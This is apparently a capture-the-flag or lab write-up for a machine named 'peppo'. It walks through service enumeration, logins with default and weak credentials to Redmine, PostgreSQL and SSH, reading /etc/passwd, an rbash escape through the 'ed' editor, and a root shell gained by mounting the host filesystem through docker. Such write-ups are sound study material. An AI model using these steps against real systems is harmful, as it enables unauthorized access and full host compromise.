Enumeration

2021年7月18日 0:52


1: Use autorecon to enumerate its services, **22, 113, 5432, 8080, 10000** are open
2: **8080** and **10000** are both Web Service, and 10000 does not have further contents. However, 8080 service does have plenty contents.
3: It is a **redmine SCM**, use default credential **admin:admin** to sign in. According to its version, it **does not have vulnerability**.
4: **File Manager** can be enabled in **repositories** and used for manage **server's local file**, it means I can directly capture some files' contents

file / etc / passwd

View | History

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 redmine:x:999:999::/home/redmine:/bin/sh
```

5: The user is redmine, however, when I change directory to its home directory, it does not have local.txt and other standard files/folders such as .ssh, .bashrc, etc.



6: The web service has **file upload entry**, however it can not be exploited because uploaded will be **previewed** instead of being opened in a independent web pages.
7: Try to use weak credential **redmine:redmine** or brute its ssh password, and they all fail
8: Since I cannot find anymore useful files and I cannot exploit them, I realize it could be a **rabbithole**
9: Postgresql service is open, connect to it: p**sql -U postgres -p 5432 -h 192.168.80.60,** with password **postgres**, and it works
10: **\c postgres**, select **postgres** database
11: **select pg_ls_dir('/home')**, there is no user, which is unnormal, it could also be a rabbit hole. Maybe it is contained in a **virtual environment**
12: Turn back to scanning result, service running on port 10000 reveals a **potential username** which is **eleanor**

```
|_http-title: Redmine
10000/tcp open   snet-sensor-mgmt? syn-ack ttl 63
|_auth-owners: eleanor
|_fingerprint-strings:
```

13: Use weak credential **eleanor:eleanor** to log in ssh remotely, and it succeeds.

Foothold

2021年7月18日 0:52

1: I try to use **common commands** to take a deep look at the server, I find my current shell is a **restricted shell**, **rbash**
2: Search documents about **rbash escape**
3: In this situation, use **ed editor** to escape the restricted shell
4: **ed**, **!/bin/bash**, **export PATH=/bin:/usr/bin**.
5: Now the shell is bash

Privilege Escalation

2021年7月18日 0:53

1: **ps aux | grep root**, find if any service is **running as root**
2: **docker** is running as root, and I suddenly think of the weird situation when I explorer files via **redmine file manager**. At that time, I am in **docker environment**. The user redmine is **virtual**, as well as the passwd file
3: cat /etc/passwd, well, it is.
4: **docker images**, I can see redmine is indeed **running in docker**

```
eleanor@peppo:/home$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
redmine             latest              0c8429c66e07        14 months ago       542MB
postgres            latest              adf2b126dda8        14 months ago       313MB
```

5: According to GTFOBINS, execute **docker run -v /:/mnt --rm -it redmine chroot /mnt sh**, get the root shell (https://gtfobins.github.io/gtfobins/docker/)
6: cat /root/proof.txt

Review

2021年7月18日 0:53

1: Target **HTTP**, **Docker**
2: The most difficult part it **escaping from rabbit hole**!!!
3: Identify **virtual file system** in file manager, because it does not have some **common files and folders**
4: Capture **revealed username** on port 10000, use **weak credential** to try to log in ssh
5: Escape from **rbash restricted shell**
6: Identify **docker** is running as root user and exploit it